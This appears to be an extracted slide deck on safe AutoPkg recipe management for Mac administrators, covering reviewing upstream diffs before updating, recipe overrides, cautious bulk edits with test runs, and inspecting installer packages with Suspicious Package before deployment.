AppReviews/AppReviews.download.recipe	2 +-
Houdah/HoudahGeo.download.recipe	2 +-
Houdah/HoudahSpot.download.recipe	2 +-
Houdah/Tembo.download.recipe	2 +-
LiteratureAndLatte/Scapple.download.recipe	2 +-
LiteratureAndLatte/Scrivener.download.recipe	2 +-
Monolingual/Monolingual.download.recipe	2 +-
Tunabelly/FolderTidy.download.recipe	2 +-
Tunabelly/HandsFree2.download.recipe	2 +-
Tunabelly/SilentStart.download.recipe	2 +-
Tunabelly/TGPro.download.recipe	2 +-
uBar/uBar.download.recipe	2 +-
VersionSplitter/VersionSplitter.py	4 +-
14 files changed, 15 insertions(+), 15 deletions(-)	

PAY ATTENTION to CHANGES

Don't just update all the repos blindly.



* Unless all the repositories are under your organization's direct control.

PAY ATTENTION *to* CHANGES

```
$ git fetch

remote: Counting objects: 8, done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 8 (delta 0), reused 0 (delta 0), pack-reused 0
Unpacking objects: 100% (8/8), done.
From https://github.com/autopkg/homebysix-recipes
  3750db1..52bc20a  master      -> origin/master
```

PAY ATTENTION to CHANGES

```
$ git diff origin/master
```

```
diff --git a/Papers/Papers.pkg.recipe b/Papers/Papers.pkg.recipe
index 9632a77..8b87d69 100644
--- a/Papers/Papers.pkg.recipe
+++ b/Papers/Papers.pkg.recipe
@@ -70,10 +70,10 @@
                                     <string>%NAME%-%version%</string>
                                     <key>pkgroot</key>
                                     <string>%RECIPE_CACHE_DIR%/%NAME%</string>
                                     <key>scripts</key>
                                     <string>Scripts</string>
                                     <key>version</key>
                                     <string>%version%</string>
                                     <key>scripts</key>
+                                    <string>Scripts</string>
                                     </dict>
                                     </dict>
                                     <key>Processor</key>
diff --git a/RogueAmoeba/AirFoil.munki.recipe b/RogueAmoeba/AirFoil.munki.recipe
index a62f594..b36f53b 100644
--- a/RogueAmoeba/AirFoil.munki.recipe
+++ b/RogueAmoeba/AirFoil.munki.recipe
@@ -17,7 +17,7 @@
                                     <key>blocking_applications</key>
                                     <array>
                                         <string>Airfoil.app</string>
-                                         <string>Airfoil Remote.app</string>
+                                         <string>Airfoil Satellite.app</string>
                                         <string>Airfoil Speakers.app</string>
                                     </array>
```

PAY ATTENTION to CHANGES

```
$ git difftool origin/master
```

```
Kaleidoscope
"origin/master" in com.github.autopkg.homebysix-recipes
```

```
A Papers.pkg.recipe
B Papers.pkg.recipe
```

```
45      </dict>
46      <key>Processor</key>
47      <string>Copier</string>
48    </dict>
49    <dict>
50      <key>Arguments</key>
51      <dict>
52        <key>pkg_request</key>
53        <dict>
54          <key>chown</key>
55          <array>
56            <dict>
57              <key>group</key>
58              <string>admin</string>
59              <key>path</key>
60              <string>Applications</string>
61              <key>user</key>
62              <string>root</string>
63            </dict>
64          </array>
65          <key>id</key>
66          <string>%BUNDLE_ID%</string>
67          <key>options</key>
68          <string>purge_ds_store</string>
69          <key>pkgname</key>
70          <string>%NAME%-%version%</string>
71          <key>pkgroot</key>
72          <string>%RECIPE_CACHE_DIR%/%NAME%</string>
73
74      <key>scripts</key>
75      <string>Scripts</string>
76      <key>version</key>
77      <string>%version%</string>
78    </dict>
79    </dict>
80    <key>Processor</key>
81    <string>PkgCreator</string>
82  </dict>
83</dict>
84</plist>
```

```
45      </dict>
46      <key>Processor</key>
47      <string>Copier</string>
48    </dict>
49    <dict>
50      <key>Arguments</key>
51      <dict>
52        <key>pkg_request</key>
53        <dict>
54          <key>chown</key>
55          <array>
56            <dict>
57              <key>group</key>
58              <string>admin</string>
59              <key>path</key>
60              <string>Applications</string>
61              <key>user</key>
62              <string>root</string>
63            </dict>
64          </array>
65          <key>id</key>
66          <string>%BUNDLE_ID%</string>
67          <key>options</key>
68          <string>purge_ds_store</string>
69          <key>pkgname</key>
70          <string>%NAME%-%version%</string>
71          <key>pkgroot</key>
72          <string>%RECIPE_CACHE_DIR%/%NAME%</string>
73
74      <key>version</key>
75      <string>%version%</string>
76
77      </dict>
78    </dict>
79    <key>Processor</key>
80    <string>PkgCreator</string>
81  </dict>
82</array>
83</dict>
84</plist>
```

PAY ATTENTION *to* CHANGES

```
$ autopkg repo-update .
```

```
Attempting git pull for /Users/elliot/Library/AutoPkg/RecipeRepos/
com.github.autopkg.homebysix-recipes...
Updating 3750db1..52bc20a
Fast-forward
  Papers/Papers.pkg.recipe      |  4 ++--
  RogueAmoeba/AirFoil.munki.recipe |  2 +-+
  SnapGene/SnapGeneViewer.download.recipe |  2 +-
  3 files changed, 4 insertions(+), 4 deletions(-)
```

PAY ATTENTION to CHANGES

The screenshot shows the AutoPkgr application interface. At the top, there are tabs: Install, Repos & Recipes (which is selected), Schedule, Notifications, and Folders & Integration. Below the tabs, there's a button labeled "Update Repos Now" and a search bar labeled "Filter repos".

The main area displays a list of GitHub repository URLs under "Repo Clone URL". A context menu is open over the first item in the list:


- Update This Repo Only
- Open GitHub Commits Page** (this option is highlighted)
- Copy URL to Clipboard
- Copy Path to Clipboard

On the right side of the screen, there's another table titled "Filter recipes" with columns for Recipe Identifier and Status. The table lists several recipes:

Recipe Identifier	Status
com.github.autopkg.munki.firefox-rc-en_US	Green
com.github.autopkg.pkg.googlechrome	Green
io.github.hjuutilainen.download.1Password	Green
io.github.hjuutilainen.install.1Password	Green
com.github.jss-recipes.jss.1Password	Green
com.justinrummel.jss.1Password	Green
io.github.hjuutilainen.munki.1Password	Green

USE OVERRIDES LIBERALLY

USE OVERRIDES LIBERALLY



local.munki.Foo

RECIPE OVERRIDE

Customize recipe variables for your organization.
Munki and JSS recipes usually need tweaking.

Prevent variables from changing in the future.
e.g. locking the MAJOR_VERSION of a paid app like 1Password.

Deploy App Store apps, but only when backed by licenses.

MASS EDIT *with* CAUTION

MASS EDIT *with* CAUTION

Don't change identifiers after recipe publication.

(Unless the changes are significant enough to warrant a "new" recipe.)

The screenshot shows a GitHub interface with a dark theme. At the top, there's a navigation bar with icons for file, fork, and user, followed by the repository name "foo-recipes". Below the repository name, it says "4 Uncommitted Changes" and "History". On the left, there's a sidebar with "Compare" and "Publish" buttons. The main area shows a diff between the "master" branch and another branch. The diff highlights four changes in the file "CakeBrew/CakeBrew.download.recipe". The changes are as follows:

Line	Change	Content
5	Added	<key>Comment</key>
6	Added	<string>Created with Recipe Robot v0.0.4 (https://github.com/homebysix/recipe-robot)</string>
7	Added	<key>Description</key>
8	Deleted	<string>Downloads the latest version of CakeBrew.</string>
8	Added	<string>Downloads the latest version of Cakebrew.</string>
9	Added	<key>Identifier</key>
10	Deleted	<string>com.github.homebysix.download.CakeBrew</string>
10	Added	<string>com.github.homebysix.download.Cakebrew</string>
11	Added	<key>Input</key>
12	Added	<dict>
13	Added	<key>NAME</key>
14	Deleted	<string>CakeBrew</string>
14	Added	<string>Cakebrew</string>
15	Added	<key>SPARKLE_FEED_URL</key>

MASS EDIT *with CAUTION*

If you make bulk changes, test before committing.

```
$ find ~/autopkg-recipes -iname "*.recipe" -exec autopkg run -v "{}" \;
```

```
Processing ./25io/Mou.download.recipe...
SparkleUpdateInfoProvider
SparkleUpdateInfoProvider: Version retrieved from appcast: 870
SparkleUpdateInfoProvider: User-facing version retrieved from appcast: 0.8.7
SparkleUpdateInfoProvider: Found URL http://25.io/mou/download/Mou.zip
URLDownloader
URLDownloader: Storing new Last-Modified header: Sun, 19 Oct 2014 03:40:13 GMT
URLDownloader: Storing new ETag header: "15de8007-54e15c-5b0c2140"
URLDownloader: Downloaded /Users/elliot/Library/AutoPkg/Cache/com.github.homebysix.download.Mou/
downloads/Mou-0.8.7.zip
EndOfCheckPhase
Unarchiver
Unarchiver: Guessed archive format 'zip' from filename Mou-0.8.7.zip
Unarchiver: Unarchived /Users/elliot/Library/AutoPkg/Cache/com.github.homebysix.download.Mou/
downloads/Mou-0.8.7.zip to /Users/elliot/Library/AutoPkg/Cache/com.github.homebysix.download.Mou/
Mou/Applications
CodeSignatureVerifier
CodeSignatureVerifier: Verifying application bundle signature...
```

MASS EDIT *with* CAUTION

Consider the context!

Foo.download.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
...
</dict>
<key>Processor</key>
<string>CURLDownloader</string>
</dict>
<dict>
  <key>Processor</key>
  <string>EndOfCheckPhase</string>
</dict>
<dict>
  <key>Processor</key>
  <string>CodeSignatureVerifier</string>
  <key>Arguments</key>
  <dict>
    <key>input_path</key>
    <string>%pathname%/%NAME%.app</string>
    <key>requirement</key>
    <string>anchor apple generic and identifier "com.example.Foo" and (certificate
leaf[field.1.2.123.113235.100.6.1.9] /* exists */ or certificate 1[field.
1.2.840.1146.100.6.2.6] /* exists */ and certificate leaf[field.1.2.840.1125.100.6.1.13] /*
exists */ and certificate leaf[subject.OU] = JCURL2R6SEF )</string>
  </dict>
</dict>
```

INSPECT PACKAGES BEFORE DEPLOYING

INSPECT PACKAGES BEFORE DEPLOYING

The screenshot shows a Mac OS X browser window displaying the website for "Suspicious Package". The title bar reads "mothersruin.com". The main content area features a large blue icon of an open cardboard box with white packages inside. The title "Suspicious Package" is prominently displayed, followed by the subtitle "An Application for Inspecting OS X Installer Packages". Below this, three questions are listed: "Do you know what files that OS X Installer package actually installs?", "Do you know what scripts it runs during installation, and what they do?", and "Do you know who the package *really* came from?". A paragraph explains that the app allows users to inspect packages, regardless of their suspicion level. It also notes that the app is completely free. A sidebar on the left lists links: DOWNLOAD, USE, FAQ, SCRIPTING, HISTORY, and SUPPORT. At the bottom, a screenshot of the application interface shows the file "JavaForOSX.pkg" with tabs for Package Info, All Files, and All Scripts.

Suspicious Package
An Application for Inspecting OS X Installer Packages

Do you know what files that OS X Installer package actually installs?

Do you know what scripts it runs during installation, and what they do?

Do you know who the package *really* came from?

With Suspicious Package, you can answer these questions and more. Maybe you're quite literally suspicious of a package you've downloaded. Or perhaps you're just curious about what some package does. Or maybe you want to find out after the fact exactly what files a package scattered across your computer. Whatever the reason, Suspicious Package allows you to see inside an installer package. (And it's completely free.)

Suspicious Package is actually both an OS X application ...

DOWNLOAD

USE

FAQ

SCRIPTING

HISTORY

SUPPORT

JavaForOSX.pkg

Apple Installer Package

Previously installed on Little My using Apple Installer — December 13, 2015


Installs 1,935 items — 111.1 MB on disk

INSPECT PACKAGES BEFORE DEPLOYING

GoToMeeting-7.19.0.5102.pkg

Open with Installer 

Open in Suspicious Package



GoToMeeting-7.19.0.5102.pkg

Installer Package 

 Runs 1 install script 


21 MB for package — 48.7 MB installed on disk

▼  Applications

-  GoToMeeting (5102).app Version 7.19.0.5102 (5102)


Quick Look generated by  **Suspicious Package** version 3.1 (217)

INSPECT PACKAGES BEFORE DEPLOYING

